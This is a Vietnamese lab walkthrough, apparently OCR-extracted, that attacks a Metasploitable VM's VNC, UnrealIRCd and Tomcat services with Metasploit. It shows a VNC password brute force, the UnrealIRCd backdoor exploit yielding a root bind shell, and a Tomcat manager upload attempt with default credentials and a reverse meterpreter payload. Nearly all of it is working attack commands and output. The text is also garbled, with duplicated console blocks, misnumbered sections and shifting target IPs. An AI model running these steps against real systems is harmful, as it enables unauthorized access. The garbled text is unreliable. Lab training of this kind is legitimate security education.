
MySQL [(none)]>
```

12. Port 5900: VNC

Virtual Network Computing (VNC) chạy trên cổng 5900, dịch vụ này có thể bị khai thác bằng cách sử dụng một mô-đun trong Metasploit để tìm thông tin xác thực đăng nhập.

Mô-đun này sẽ kiểm tra máy chủ VNC trên nhiều loại máy và báo cáo các lần đăng nhập thành công. Hiện tại, nó hỗ trợ giao thức RFB phiên bản 3.3, 3.7, 3.8 và 4.001 bằng cách sử dụng challenge-response authentication VNC. Thực hiện thao tác bên dưới trên máy Pentester

12.1. Sử dụng module scan phù hợp




```
[root@Pentester ~]#msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Display the Framework log using the log command, learn
more with help log

=[ metasploit v6.3.43-dev-
+ --=[ 2376 exploits - 1232 auxiliary - 416 post
+ --=[ 1388 payloads - 46 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/vnc/vnc_login
^? [msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> Interrupt: use the 'exit' command to quit
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >>
```

Gợi ý: vnc_login

7.2. Xem và thiết lập các option bắt buộc



Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	The password to test
PASS_FILE	/opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >>
```

7.3. Chạy khai thác và xem kết quả là password gì

```

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 □ 6.1.0-1parrot1-amd64 3 to upgrade, 0 to remove 04/09/2024 12:09:15 PM
[msf] msfconsole
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> info
Module options (auxiliary/scanner/vnc/vnc_login):
  +-- Target: 192.168.1.11
  +-- Port: 5900
  +-- Threads: 1
  +-- Username: <BLANK>
  +-- Userpass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Proxies:
  +-- Rhosts: 192.168.1.11
  +-- Report On Success: true
  +-- Stop On Success: false
  +-- Verbose: true
  +-- User As Pass: false
  +-- User File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Blank Passwords: false
  +-- BruteForce Speed: 5
  +-- DB All Creds: false
  +-- DB All Pass: false
  +-- DB All Users: false
  +-- DB Skip Existing: none
  +-- Password: vnc
  +-- Pass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Proxies:
  +-- Rhosts: 192.168.1.11
  +-- Report On Success: true
  +-- Stop On Success: false
  +-- Threads: 1
  +-- Username: <BLANK>
  +-- Userpass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- User As Pass: false
  +-- User File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Verbose: true

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> run
[*] 192.168.1.11:5900 - 192.168.1.11:5900 - Starting VNC login sweep
[!] 192.168.1.11:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:5900 - 192.168.1.11:5900 - Login Successful: :password
[*] 192.168.1.11:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> S

```

7.5. Kiểm tra và cài vnc client (không cần cài bản server)

```

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 □ 6.1.0-1parrot1-amd64 3 to upgrade, 0 to remove 04/09/2024 12:11:39 PM
[msf] msfconsole
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> info
Module options (auxiliary/scanner/vnc/vnc_login):
  +-- Target: 192.168.1.11
  +-- Port: 5900
  +-- Threads: 1
  +-- Username: <BLANK>
  +-- Userpass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Proxies:
  +-- Rhosts: 192.168.1.11
  +-- Report On Success: true
  +-- Stop On Success: false
  +-- Verbose: true
  +-- User As Pass: false
  +-- User File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Blank Passwords: false
  +-- BruteForce Speed: 5
  +-- DB All Creds: false
  +-- DB All Pass: false
  +-- DB All Users: false
  +-- DB Skip Existing: none
  +-- Password: vnc
  +-- Pass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Proxies:
  +-- Rhosts: 192.168.1.11
  +-- Report On Success: true
  +-- Stop On Success: false
  +-- Threads: 1
  +-- Username: <BLANK>
  +-- Userpass File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- User As Pass: false
  +-- User File: /opt/metasploit-framework/embedded/framework/data/wordlists/vnc_passwords.txt
  +-- Verbose: true

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> run
[*] 192.168.1.11:5900 - 192.168.1.11:5900 - Starting VNC login sweep
[!] 192.168.1.11:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:5900 - 192.168.1.11:5900 - Login Successful: :password
[*] 192.168.1.11:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf] (Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> S

```

Gợi ý: tigervnc-viewer

7.4. Sử dụng password vừa scan được để login từ xa giao diện đồ họa bằng lệnh

```

and passwords separated by space, one pair per
ll

    ne
USER_AS_PASS      false
    no      Try the username as th
e password for all users
USER_FILE
    no      File containing userna
mes, one per line
VERBOSE          true
    yes     Whether to print output
t for all attempts

View the full module info with the info, or
info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vn
c_login) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vn
c_login) >> run

[*] 192.168.1.11:5900      - 192.168.1.11:5900 -
Starting VNC login sweep
[!] 192.168.1.11:5900      - No active DB -- Cre
dential data will not be saved!
[+] 192.168.1.11:5900      - 192.168.1.11:5900 -
Login Successful: :password
[*] 192.168.1.11:5900      - Scanned 1 of 1 host
s (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vn
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vn
>> Sgn

```

Tue Apr 9 12:10:12 2024
DecodeManager: Detected 2 CPU core(s)
DecodeManager: Creating 2 decoder thread(s)
CConn: Connected to host 192.168.1.11 po
rt 5900
CConnection: Server supports RFB protocol vers
ion 3.3
CConnection: Using RFB protocol version 3.3
Tue Apr 9 12:10:21 2024
CConn: Authentication failure
[root@Pentest] ~ [~]
vncviewer 192.168.1.11
TigerVNC Viewer 64-bit v1.11.0
Build on: 2022-01-26 17:59
Copyright (C) 1999-2020 TigerVNC Team and many
others (see README.rst)
See https://www.tigervnc.org for information on
TigerVNC.
Tue Apr 9 12:10:25 2024
DecodeManager: Detected 2 CPU core(s)
DecodeManager: Creating 2 decoder thread(s)
CConn: Connected to host 192.168.1.11 po
rt 5900
CConnection: Server supports RFB protocol vers
ion 3.3
CConnection: Using RFB protocol version 3.3
Tue Apr 9 12:10:33 2024
CConn: Using pixel format depth 24 (32bp
p) little-endian rgb888

Gợi ý: vncviewer {IP}

13. Port 6667: irc

Cổng 6667 có dịch vụ UnrealIRCD đang chạy, Pentester khai thác bằng cách sử dụng backdoor có sẵn trong Metasploit.

13.1. Sử dụng module khai thác phù hợp

```

DB_ALL_USERS      false
DB_SKIP_EXISTING none
no                Add all users in the current database to the list
no                Skip existing credentials stored in the current database (Accepted: non
e, user, user&realm)
PASSWORD
PASS_FILE        /opt/metasploit-framework/embedded/fram
ework/data/wordlists/vnc_passwords.txt
no                The password to test
File containing passwords, one per line
Proxies
RHOSTS
no                A proxy chain of format type:host:port[,type:host:port][...]
yes               The target host(s), see https://docs.metasploit.com/docs/using-metaspl
oit/basics/using-metasploit.html
yes               The target port (TCP)
yes               Stop guessing when a credential works for a host
yes               The number of concurrent threads (max one per host)
USERNAME         <BLANK>
no                A specific username to authenticate as
no                File containing users and passwords separated by space, one pair per li
ne
no                Try the username as the password for all users
no                File containing usernames, one per line
yes               Whether to print output for all attempts

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> run

[*] 192.168.1.11:5900      - 192.168.1.11:5900 - Starting VNC login sweep
[!] 192.168.1.11:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:5900      - 192.168.1.11:5900 - Login Successful: :password
[*] 192.168.1.11:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> use exploit/unix/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: use
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> use exploit/unix/irc/unreal_ircd_3281_backdoor
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >>

```

Gợi ý: unreal_ircd_3281_backdoor

13.2. Xem và thiết lập các option bắt buộc

The screenshot shows the Metasploit Framework interface on a Windows host. The terminal window displays the following session:

```
rhosts => 192.168.1.11
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> run
[*] 192.168.1.11:5900 - 192.168.1.11:5900 - Starting VNC login sweep
[!] 192.168.1.11:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.11:5900 - 192.168.1.11:5900 - Login Successful: :password
[*] 192.168.1.11:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> use use exploit/unix/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: use
[msf](Jobs:0 Agents:0) auxiliary(scanner/vnc/vnc_login) >> use exploit/unix/irc/unreal_ircd_3281_backdoor
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
----      -----          -----    -----
CHOST     no              The local client address
CPORT     no              The local client port
Proxies   no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    6667            yes             The target port (TCP)

Exploit target:
Id  Name
--  ---
0  Automatic Target

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >>
```

The taskbar at the bottom shows various application icons.

13.3. Chạy khai thác và xem kết quả

The screenshot shows the Metasploit Framework interface on a Windows host. The terminal window displays the following session:

```
6 payload/cmd/unix/reverse
7 payload/cmd/unix/reverse_bash_telnet_ssl
8 payload/cmd/unix/reverse_perl
9 payload/cmd/unix/reverse_perl_ssl
10 payload/cmd/unix/reverse_ruby
11 payload/cmd/unix/reverse_ruby_ssl
12 payload/cmd/unix/reverse_ssl_double_telnet

[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload 0
payload => cmd/unix/adduser
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit
[*] 192.168.1.11:6667 - Connected to 192.168.1.11:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.11:6667 - Sending backdoor command...
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set payload 1
payload => cmd/unix/bind_perl
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set rhosts 192.168.1.11
rhosts => 192.168.1.11
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> set lhosts 192.168.1.12
[!] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.1.12
[msf](Jobs:0 Agents:0) exploit(unix/irc/unreal_ircd_3281_backdoor) >> exploit
[*] 192.168.1.11:6667 - Connected to 192.168.1.11:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.11:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.1.11:4444
[*] Command shell session 1 opened (192.168.1.12:41973 -> 192.168.1.11:4444) at 2024-04-09 12:33:25 +0700

id
uid=0(root) gid=0(root)
```

The taskbar at the bottom shows various application icons.

14. Port 8180: Apache Tomcat

Metasploit có một cách khai thác dành cho Tomcat mà chúng có thể sử dụng để lấy phiên Meterpreter. Việc khai thác sử dụng thông tin đăng nhập mặc định tomcat:tomcat được sử dụng bởi Tomcat để có quyền truy cập.

13.1. Sử dụng module khai thác phù hợp

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 □ 6.1.0-1parrot1-amd64 * 3 to upgrade, 0 to remove 04/09/2024 12:35:13 PM

```
junction RCE (via Log4Shell)
  24 exploit/multi/http/zenworks_configuration_management_upload      2015-04-07   excellent Yes  Novell ZENworks Configuration Management Arbitrary File Upload
  25 exploit/multi/http/spring_framework_rce_spring4shell            2022-03-31   manual  Yes  Spring Framework Class property RCE (Spring4Shell)
  26 auxiliary/admin/http/tomcat_administration                      normal   No   Tomcat Administration Tool Default Access
  ss  27 auxiliary/scanner/http/tomcat_mgr_login                         normal   No   Tomcat Application Manager Login Utility
  y
  28 exploit/multi/http/tomcat_jsp_upload_bypass                     2017-10-03   excellent Yes  Tomcat RCE via JSP Upload Bypass
  29 auxiliary/admin/http/tomcat_utf8_traversal                      2009-01-09   normal   No   Tomcat UTF-8 Directory Traversal Vulnerability
  ability
  30 auxiliary/admin/http/trendmicro_dlp_traversal                 2009-01-09   normal   No   TrendMicro Data Loss Prevention 5.5 Directory Traversal
  ectory
  31 post/windows/gather/enum_tomcat                                normal   No   Windows Gather Apache Tomcat Enumeration
```

Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

```
[msf] (Jobs:0 Agents:0) exploit(unix/irc/unreal ircd_3281_backdoor) >> search tomcat_mgr_upload
```

Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/tomcat_mgr_upload

```
[msf] (Jobs:0 Agents:0) exploit(unix/irc/unreal ircd_3281_backdoor) >> Interrupt: use the 'exit' command to quit
[msf] (Jobs:0 Agents:0) exploit(unix/irc/unreal ircd_3281_backdoor) >> use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >>
```

Windows taskbar icons and system status bar showing 12:35 PM, 4/9/2024.

Gợi ý: tomcat_mgr_upload

13.2. Xem và thiết lập các option bắt buộc

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 □ 6.1.0-1parrot1-amd64 * 3 to upgrade, 0 to remove 04/09/2024 12:35:30 PM

```
[msf] (Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options
```

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.12	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Java Universal

View the full module info with the info, or info -d command.

```
[msf] (Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >>
```

Windows taskbar icons and system status bar showing 12:35 PM, 4/9/2024.

13.3. Chạy khai thác và xem kết quả

Pentester (Snapshot 1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

msfconsole - Parrot Terminal

```
root@metasploitable: ~
Payload options (java/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  ----  -----  -----  -----
  LHOST  192.168.137.215  yes        The listen address (an interface may be specified)
  LPORT  4444              yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Java Universal

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httpPassword tomcat
httpPassword => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set httpUsername tomcat
httpUsername => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rhosts 192.168.137.254
rhosts => 192.168.137.254
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set rport 8180
rport => 8180
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit

[*] Started reverse TCP handler on 192.168.137.215:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> _
```

